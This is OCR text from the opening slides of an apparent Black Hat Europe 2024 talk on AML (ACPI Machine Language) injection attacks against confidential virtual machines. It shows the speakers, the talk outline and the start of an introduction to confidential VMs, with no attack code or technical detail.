black hat EUROPE 2024

DECEMBER 11-12, 2024

BRIEFINGS

AML Injection Attacks on Confidential VMs

Speaker(s): **Satoru Takekoshi[1], Manami Mori[2]**, Takaaki Fukai[3], Takahiro Shinagawa[1]


[1] The University of Tokyo, [2] Tokyo Metropolitan University,
[3] National Institute of Advanced Industrial Science and Technology

Outline

- Introduction to a Confidential VM (Virtual Machine)
- Overview of AML (ACPI Machine Language)
- Our Proposal: AML Injection Attack
- Case studies: Linux and Windows
- Mitigation Strategies
- Takeaways


Introduction to a Confidential VM

Traditional Virtual Machine





E.g., Amazon EC2 and Google GCP

Confidential Virtual Machine




Encryption in CVM

